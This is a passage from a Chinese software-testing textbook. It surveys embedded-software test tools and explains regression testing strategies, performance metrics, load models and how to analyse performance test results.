(1) CodeTest 是 Applied Microsystems 公司的产品,是广泛应用的嵌入式软件在线测试工具。CodeTest 为追踪嵌入式应用程序、分析软件性能、测试软件的覆盖率以及存储体的动态分配等提供了一个实时在线的高效率解决方案。CodeTest 能够同时对多达 32 000 个函数进行非采样性测试,精确计算出每个函数或任务(基于 RTOS 下)的执行时间或间隔,并能够列出其最大和最小的执行时间。CodeTest 还可以按源程序、控制流以及高级模式来追踪嵌入式软件,最大追踪深度可达 150 万条源程序。CodeTest 还是一个可共享的网络工具,支持所有的 32/16 位 CPU 和 MCU,支持总线频率高达 100MHz,可通过 PCI/VME 总线,MICTOR 插头对嵌入式系统进行在线测试,无须改动用户的 PCB,与用户系统的连接方便。

(2) 英国 LDRA 公司的 Testbed 提供包括编码规则检查在内的静态分析和动态分析功能,可以直接进行测试结果验证和覆盖率度量。用户可以选择编程规则的最大集合,也可以配置用户自己的规则集合,或使用行业认可的标准,例如 MISRA C/MISRA-C:2004、AV C++、EADS C/C++、HC++ 等,从而快速识别出违反规则的代码并帮助开发人员快速地进行修正。提高设计、代码评审的自动化程度,例如,对所有过程的参数以及函数的全局变量和返回值进行全面分析,提供详细的、彩色的函数调用关系图和程序控制流程图,以可视化的方式了解系统的复杂性,并自动生成报告,提供软件质量文档。Testbed 还能够自动生成测试驱动而不需添加脚本,随着源代码的改变,对需要修改的测试数据进行跟踪和报告。

(3) RTInsightPro 充分考虑到嵌入式软件实时性特点,结合使用 LDRA 公司静态分析与代码自动插装技术,可成功用于实时嵌入式系统集成与系统测试,提供代码覆盖率分析、函数性能分析、内存泄漏分析、变量监控、堆栈监控及系统跟踪等功能。采用 RTInsightPro 高速虚拟端口技术使得代码插装量可控制在每个特征点(即函数入口、出口,程序分支点)一或两条指令或语句(代码增加量可控制在 10%之内),大大减少插装代码增加对被测系统的影响。

(4) IBM Rational Test RealTime(RTRT)帮助开发人员创建测试脚本、执行测试用例和生成测试报告,包括代码覆盖分析报告、内存分析报告、性能分析报告和执行追踪报告。而且,它提供对被测代码进行静态分析和运行时分析功能,使嵌入式测试实现一体化的集成。Test RealTime 通过分析源代码,自动生成测试驱动(Test Driver)和桩(Test Stub)模板,通过 Target Deployment Port 技术同时支持开发机和目标机的测试。

(5) Logiscope是TeleLogic公司的工具套件,贯穿于软件开发、代码评审、单元/集成测试、系统测试以及软件维护阶段,重点是帮助代码评审和动态覆盖测试。包括对指令(IB)、逻辑路径(DDP)和调用路径(PPP)的覆盖测试。此外,对安全-关键软件还提供了MC/DC的覆盖测试。Logiscope支持各种实时操作系统(如VxWorks、pSOS、VRTX等)上应用程序的测试,也支持逻辑系统的测试。

(6) VectorCAST扫描嵌入式C++(EC++)源代码,自动生成测试代码来为主机和嵌入式环境构造可执行的测试架构。VectorCAST测试系统由环境生成器、测试用例生成器、运行控制器、报告生成器、动态分析器和静态分析器等组件组成。使用VectorCAST测试系统,可以保持经常更新部件仿真模型。

(7) GammaRay系列产品主要包括软件逻辑分析仪GalnmaPfiler、可靠性评测工具GammaRET等。

(8) LynxInsure++是Lynx Real-Timesystems公司的产品,基于LynxOS的应用代码检测与分析测试工具,包括以下三个工具。

① 源码检测工具Insure++可检查初级错误、API应用中的类型和参数错误、指针和数组错误、字符串操作错误;

② 内存检测工具Inuse,可查找内存漏洞、检查动态内存的分配等;

③ 程序的覆盖度量工具TCA,可提供完全的覆盖报告。

(9) MessageMaster是ElviorLtd公司的产品,测试嵌入式软件系统工具,向环境提供基于消息的接口。

(10) VcTester由国内公司自主研发,服务于嵌入式白盒测试领域的测试工具,使用CSE脚本语言编写测试用例,有效实施针对C语言的单元测试、集成测试与协议测试,而且,可以进行持续在线的测试,包括在线设计用例、运行用例,并根据测试结果改进或添加用例。VcTester配合VC中的调试程序,可支持目标代码设置断点、单步调试。

6.2 回归测试

无论在进行系统测试还是功能测试时,当发现一些严重的缺陷而需要修正时,会构造一个新的软件包(Full Build)或新的软件补丁包(Patch),然后进行测试。这时的测试不仅要验证被修复的软件缺陷是否真正被解决了,而且要保证以前所有运行正常的功能依旧保持正常,而不要受到这次修改的影响。因为,虽然已发现的程序缺陷被修复了,但可能在其他受影响的区域出现新的软件缺陷(这样的缺陷称为回归缺陷)。如果这时没有回归测试,产品就带着这样的回归缺陷被发布出去了,造成严重后果。回归测试就是为了发现回归缺陷而进行的测试。

6.2.1 目的

回归测试的目的是在程序有修改的情况下保证原有功能正常的一种测试策略和方法,因为这时的测试不一定要进行全面测试,从头到尾测一遍,而是根据修改的情况进行有效测试。程序在发现严重软件缺陷要进行修改或版本升级要新增功能,这时需要对软件进行修改,修改后的程序要进行测试,这时要检验软件所进行的修改是否正确,保证改动不会带来新的严重错误。这里所说的关于软件修改的正确性有以下两层含义。

(1) 所做的修改达到了预定的目的,如错误得到了改正,新功能得到了实现,能够适应新

的运行环境等；

(2) 不影响软件原有功能的正确性。

在软件生命周期中的任何一个阶段，只要软件发生了改变，就可能给该软件带来新的问题。软件的改变可能是源于发现了缺陷并做了修改，也有可能是因为在集成或维护阶段加入了新的功能或增强原有的功能。当软件中所含错误被发现时，如果错误跟踪与管理系统不够完善，就可能会遗漏对这些错误的修改；而开发者对错误理解得不够透彻，也可能导致所做的修改只修正了错误的外在表现，而没有修复错误本身，从而造成修改失败；修改还有可能产生副作用从而导致软件未被修改的部分产生新的问题，使本来工作正常的功能产生错误。同样，在有新代码加入软件的时候，除了新加入的代码中有可能含有错误外，新代码还有可能对原有的代码带来影响。因此，每当软件发生变化时，就必须重新测试现有的功能，以便确定修改是否达到了预期的目的，检查修改是否损害了原有的正常功能。同时，还需要补充新的测试用例来测试新的或被修改了的功能。为了验证修改的正确性及其影响就需要进行回归测试。

回归测试作为软件生命周期的一个组成部分，在整个软件测试过程中占有很大的工作量比重，软件开发的各个阶段都可能需要进行多次回归测试。在渐进和快速迭代开发中，新版本的连续发布使回归测试进行得更加频繁，而在极限编程(eXtreme Programming，XP)方法中，更是要求每天都进行若干次回归测试。因此，通过选择正确的回归测试策略来改进回归测试的效率和有效性是非常有意义的。

6.2.2 策略及其方法

在软件生命周期中，即使一个得到良好维护的测试用例库也可能变得相当大，使得每次回归测试都重新运行完整的测试包变得不切实际，时间和成本约束也不允许进行一个完全的测试，需要从测试用例库中选择有效的测试用例，构造一个缩减的测试用例组来完成回归测试。回归测试可遵循下述基本过程进行。

(1) 识别出软件中被修改的部分。

(2) 从原基线测试用例库 T 中，排除所有不再适用的测试用例，确定那些对新的软件版本依然有效的测试用例，其结果是建立一个新的基线测试用例库 T0。

(3) 依据一定的策略从 T0 中选择测试用例测试被修改的软件。

(4) 如果回归测试包不能达到所需的覆盖要求，必须补充新的测试用例使覆盖率达到规定的要求，生成新的测试用例集 T1，用于测试 T0 无法充分测试的软件部分。

(5) 用 T1 执行修改后的软件。

第(2)和第(3)步测试验证修改是否破坏了现有的功能，第(4)和第(5)步测试验证修改工作本身。

回归测试的价值在于它是一个能够检测到回归错误的受控实验。当测试组选择缩减的回归测试时，有可能忽略了那些将揭示回归错误的测试用例，而错失了发现回归错误的机会。然而，如果采用了代码相依性分析等安全的缩减技术，就可以决定哪些测试用例可以被删除而不会影响回归测试的结果。选择回归测试策略应该兼顾效率和有效性两个方面，下面有几种方法，在效率和有效性方面的侧重点是不同的。

(1) 再测试全部用例。选择测试用例库中的全部测试用例构成回归测试包，这是一种比较安全的方法，具有最低的遗漏回归错误的风险，但测试成本最高。再测试全部用例几乎可以应用到任何情况下，基本上不需要进行用例分析和设计，但是随着开发工作的进展，测试用例

不断增多而带来相当大的工作量,受预算和进度的限制。

(2) 基于风险选择测试。基于一定的风险标准来从测试用例库中选择回归测试用例。根据哪些功能被修改部分影响的可能性来选择测试用例,可能性越大,越要优先选择。

(3) 基于操作剖面选择测试。如果测试用例是基于软件操作剖面开发的,测试用例的分布情况反映了系统的实际使用情况。回归测试可以优先选择那些针对重要功能或用户频繁使用功能的测试用例,释放和缓解最高级别的风险,有助于尽早发现那些对可靠性有最大影响的故障。

(4) 再测试修改的部分。当测试者对修改的局部有足够的信心时,可以通过相依性分析识别软件的修改情况并分析修改的影响,将回归测试局限于被改变的模块和它的接口上。通常,一个回归错误一定涉及被修改的或新加的代码。在允许的条件下,回归测试尽可能覆盖受到影响的部分。这种策略效率最高,风险也最大,需要良好的经验和深入的代码分析。

综合运用多种测试技术是常见的,在回归测试中也不例外,测试者也可能希望采用多于一种回归测试策略来增强对测试结果的信心。最常见的回归测试策略是将上述第(2)和第(3)种结合起来。

回归测试往往是重复性的工作,而且之前已执行过,回归测试也是比较明确的,所以一般适合自动化测试。前面所谈到的功能测试工具主要适合回归测试。

6.3 性能测试

对于那些实时和嵌入式系统,软件部分即使满足功能要求,也未必能够满足用户的期望,如某个网站可以被访问,而且可以提供预先设定的功能,但每打开一个页面都需要一两分钟,用户不可忍受其结果,也就没有用户愿意使用这个网站所提供的服务。虽然从单元测试起,每一测试阶段都包含性能测试,但只有当系统真正集成之后,在真实环境中才能全面、可靠地测试系统性能,系统性能测试就是为了完成这一任务。

性能测试(Performance Test)就是为了发现系统性能问题或获取系统性能相关指标(如运行速度、响应时间、资源使用率等)而进行的测试。一般在真实环境、特定负载条件下,通过工具模拟实际软件系统的运行及其操作,同时监控性能各项指标,最后对测试结果进行分析来确定系统的性能状况,整个过程就是性能测试。

6.3.1 系统性能指标和测试类型

系统的性能指标包括两方面的内容——系统资源(CPU、内存等)的使用率和系统行为表现。资源使用率越低,一般来说系统会有更好的性能表现,系统资源使用率很高甚至耗光,系统的性能肯定不会好。资源利用率是分析系统性能指标进而改善性能的主要依据。系统行为的性能指标很多(如表6-5所示),常见的有以下几个。

(1) 请求响应时间:客户端浏览器向Web服务器提交一个请求到收到响应之间的间隔时间。有些测试工具将请求响应时间表示为TTLB(Time To Last Byte),解释成:从发起一个请求开始到客户端接收到最后一个字节所耗费的时间。

(2) 事务响应时间:事务可能由一系列请求组成,事务的响应时间就是这些请求完成处理所花费的时间。它是针对用户的业务而设置的,容易被用户理解。

(3) 数据吞吐量:单位时间内客户端和服务器之间网络上传输的数据量,对于Web服务

器,数据吞吐量可以理解为单位时间内Web服务器成功处理的HTTP页面或HTTP请求数量。

表6-5　负载监控的各项指标

性能测试工具给出的指标	常用的性能指标
Load Size 　Min 　Max 　Average 　Current value Transactions Per Second Successful Transactions Per Second Failed Transactions Per Second Rounds Per Second Successful Rounds Per Second Failed Rounds Per Second Throughput (Bytes Per Second) Response Data Size Round Time Transaction Time Connect Time Send Time Response Time Process Time Rounds Successful Rounds Failed Rounds Transactions Successful Transactions Failed Transactions Attempted Connections Successful Connections Failed Connections Responses	• 负载数据量(Load Size) • 连接时间(Connect Time) • 发送时间(Sent Time) • 处理时间(Process Time) • 一轮来回时间(Round Time) • 平均事务响应时间 • 每秒事务总数 • 每秒单击次数图 • 每秒HTTP响应数 • 每秒下载页面数 • 每秒重试次数 • 连接数 • 每秒连接数 • 每秒SSL连接数 • 页面下载时间 • 第一次缓冲时间 • 已下载组件大小

针对具体的应用系统,性能指标应尽量明确,也就是明确性能测试需求。例如,系统要求在正常使用情况下其响应时间为3～5s,即使在使用高峰期(如上下班时间)系统的响应时间也不应超过15s,这就意味至少要进行两种场景——平均负载和高峰负载的性能测试。在对实际系统进行性能测试时,往往会结合其关键业务考虑其关键性能测试需求。例如,针对在线日历软件,一些典型应用场景:

(1) 多人同时登录(并发用户活动)、设置活动时,页面的响应速度要在3s之内。

(2) 通过页面进行搜索时,查询时间应控制在5s以内。

(3) 设置共享时、用户更新活动信息时,是否能快速同步,即在另一共享好友处即刻显示更新过的信息。

(4) 当活动/事件达到一定数量(200～1000)时,页面响应速度要在5s之内。

(5) 当循环会议较多时,页面的处理速度正常(5s之内)。

性能测试可以简单地看作是为了发现性能问题或性能瓶颈而进行的测试,性能问题在系统内部表现为资源使用耗尽或使用率过高,在外部表现为系统响应很慢。系统性能问题一般可以分为下列三类问题。

(1) 资源耗尽,如CPU使用率达到100%。

(2) 资源泄漏,如内存泄漏,最终会导致资源耗尽。

(3) 资源瓶颈,如线程、GDI、DB连接等资源变得稀缺。

但性能测试不仅是为了发现问题而进行测试,而且也可以是为了获得性能指标而进行测

试。性能测试，根据其不同的测试目的分为以下几类。

（1）性能验证测试，验证系统是否达到事先已定义的系统性能指标、能否满足系统的性能需求。这种测试的前提是事先能够明确系统的性能指标。

（2）性能基准测试，在系统标准配置下获得有关的性能指标数据，作为将来性能改进的基准线。开发一个全新的系统时，可能无法确定系统的性能指标，这种情况下需要获得产品第一个版本的性能指标，之后的版本就可以根据第一个版本的数据提出具体改进的指标。

（3）性能规划测试，在多种特定的环境下，获得不同配置的系统的性能指标，从而决定在系统部署时采用什么样的软、硬件配置。现在处在软件即服务（Software as a Service，SaaS）时代，系统最终要部署在数据中心，需要获得能够满足性能要求的系统配置信息。通过提高系统的配置水准，可以提高系统性能，直到满足实际运行的需求。

（4）容量测试可以看作性能测试的一种，因为系统的容量可以看作是系统性能指标之一。

有时，人们习惯于将压力测试、负载测试等也归为性能测试。压力测试是长时间的高负载测试，虽然可以发现性能问题，但更多是为了进行系统的稳定性或可靠性测试。负载测试可以看作是一种测试手段或方法，应用于性能测试、稳定性（健壮性）测试之中。在性能测试中，不仅采用负载测试的方式，而且有更丰富的手段，即常说的渗入测试和峰谷测试。

（1）渗入测试是长时间（如 8h、24h、72h 等）运行的负载测试（压力测试），使用固定数量的并发用户（即系统负载）测试系统的健壮性。这些测试可能会暴露最终导致任何性能降低的各种问题，如内存泄漏、垃圾回收不断增加或其他问题。测试环境要逼近实际运行环境，并借助工具监控系统的资源使用情况。

（2）峰谷测试是为了更快地发现资源泄漏问题，采用负载忽高忽低的方式进行测试，即从高负载（例如系统高峰时间的负载）开始、转为几乎空闲、然后再攀升到高负载、再降低负载，多次反复，从而发现系统的资源使用和释放是否正常。峰谷测试兼有容量规划 ramp-up 类型测试和渗入测试的特征。

6.3.2 系统负载及其模式

系统负载可以看作是“并发用户并发数量＋思考时间＋每次请求发送的数据量＋负载模式”，那么什么是用户并发数量、思考时间和负载模式呢？通过以下概念，就比较容易理解。

（1）在线用户：通过浏览器访问登录 Web 应用系统后并且还没有退出该应用系统的用户。通常一个 Web 应用服务器的在线用户对应 Web 应用服务器的一个 Session。

（2）虚拟用户：模拟浏览器向 Web 服务器发送请求并接收响应的一个进程或线程。

（3）并发用户：严格意义上说，这些用户在同一时刻做同一件事情或同样的操作，比如在同一时刻登录系统、提交订单等。不严格地说，并发用户同时在线并操作系统，但可以是不相同的操作，这种并发更接近用户的实际使用情况。在性能测试中，一般采用严格意义上的并发用户，因为同时模拟多个用户运行一套脚本，这更容易实现。如果从虚拟用户或逻辑上理解，并发用户可以理解为 Web 服务器在一段时间内为处理浏览器请求而建立的 HTTP 连接数或生成的处理线程数。

（4）用户并发数量：就是上述并发用户的数量，可以近似于同时在线用户数量，但不一定等于在线用户的数量，因为有些在线用户不进行操作，或前后操作之间的间隔时间很长。

（5）思考时间：浏览器在收到响应后到提交下一个请求之间的间隔时间。通过思考时间可以模拟实际用户的操作，思考时间越短，服务器就承受更大的负载。当所有在线用户发送

HTTP 请求的思考时间为零时,Web 服务器的并发用户数等于在线用户数。

(6) 负载模式就是加载的方式,例如是一次建立 200 个并发连接,还是每秒 10 个连接逐渐增加连接数,直至 200 个。还有其他的加载方式,如逐步加载、平均加载、随机加载、峰谷交替加载等方式,如图 6-6 所示。




图 6-6 系统负载模式

6.3.3 性能测试的基本过程

系统性能测试过程是一个持续的测试和优化过程,即先进行性能测试,发现问题,试图处理问题以提高系统的性能,再进行性能测试、再优化,直到达到满意的结果。而就一个具体的性能测试过程,可以按照下列步骤执行(见图 6-7)。




图 6-7 性能测试过程图

(1) 确定性能测试需求,包括确定哪些性能指标要度量的,以及系统会承受哪些负载。性能指标参考 6.3.1 节,负载参考 6.3.2 节,其中还要确定系统最大负载和关键业务。一般来说,在某些关键业务操作情况下,系统的性能问题更容易出现。这些关键业务场景的确定可以看作性能测试的测试用例设计。如果这些测试用例通过了,也就说明这个系统的负载测试通过了。

(2) 根据测试需求,选择测试工具和开发相应的测试脚本。一般针对选定的关键业务操作来开发相应的自动化测试脚本,并进行测试脚本的数据关联(如建立客户端请求和系统响应

指标之间的关联)和参数化(把脚本中的某些请求数据替换成变量)。

(3) 建立性能测试负载模型,就是确定并发虚拟用户的数量、每次请求的数据量、思考时间、加载方式和持续加载的时间等。设计负载模型通常不会一次设计到位,是一个不断迭代完善的过程,即使在执行过程中,也不是完全按照设计好的测试用例来执行,需要根据需求的变化进行调整和修改。

(4) 执行性能测试。通过多次运行性能测试负载模型,获得系统的性能数据。一般要借助工具对系统资源进行监控和分析,帮助发现性能瓶颈,定位应用代码中的性能问题,切实解决系统的性能问题或在系统层面进行优化。

(5) 提交性能测试报告,包括性能测试方法、负载模型和实际执行的性能测试、性能测试结果及其分析等。

6.3.4 性能测试结果分析

在测试过程中,要善于捕捉被监控的数据曲线发生突变的地方——拐点,这一点就是饱和点或性能瓶颈。例如,以数据吞吐量为例,刚开始,系统有足够的空闲线程去处理增加的负载,所以吞吐量以稳定的速度增长,然后在某一个点上稳定下来,即系统达到饱和点。在达到饱和点后,所有的线程都已投入使用,传入的请求不再被立即处理,而是放入队列中,新的请求不能及时被处理。因为系统处理的能力是一定的,如果继续增加负载,执行队列开始增长,系统的响应时间也随之延长。当服务器的吞吐量保持稳定时,就表示达到了给定条件下的系统上限。这个结果,可以通过图 6-8 给出清晰的描述。




图 6-8 系统吞吐量、响应时间随负载增加的变化过程示意图

如果继续加大负载,系统响应时间可能会发生突变,即执行队列排得过长,无法处理,服务器接近死机或崩溃,响应时间就变得很长或无限长。但这种极限点有参考价值,可帮助改进设计和系统部署,但不应该作为正常的控制点。正常的控制点,应该是饱和点。

分析负载测试中系统容易出现瓶颈的地方,从而有目的地调整测试策略或测试环境,使压力测试结果真实地反映出软件的性能。例如,服务器的硬件限制、数据库的访问性能设置等常常会成为制约软件性能的重要因素。对于 Web 服务器的测试,可以重点分析以下三项参数。

(1) 页面性能报告显示每个页面的平均响应时间。

(2) 响应时间总结报告(Response vs. Time Summary)显示所有页面和页面元素的平均响应时间在测试运行过程中的变化情况。

(3) 响应时间详细报告(Response vs. Time Detail)即详细显示每个页面的响应时间在测

试运行过程中的变化情况。

6.3.5 JMeter及系统性能测试工具

对于数据库、Web访问、视频点播等各种应用系统，通过单元测试、集成测试、功能测试之后，用户还常会有些疑问，如这套系统能不能承受大量的并发用户同时访问？到底能承受多少个用户同时访问而没有问题？如果同时有一万个用户在10min内访问服务器会不会导致服务器崩溃？如果数据库中有100万条记录，这时用户的操作是不是像蜗牛爬行那样慢？要回答这些疑问，就要借助于性能测试获得相关数据，而性能测试通过手工模拟是难以完成的，而是要通过负载测试工具来完成。

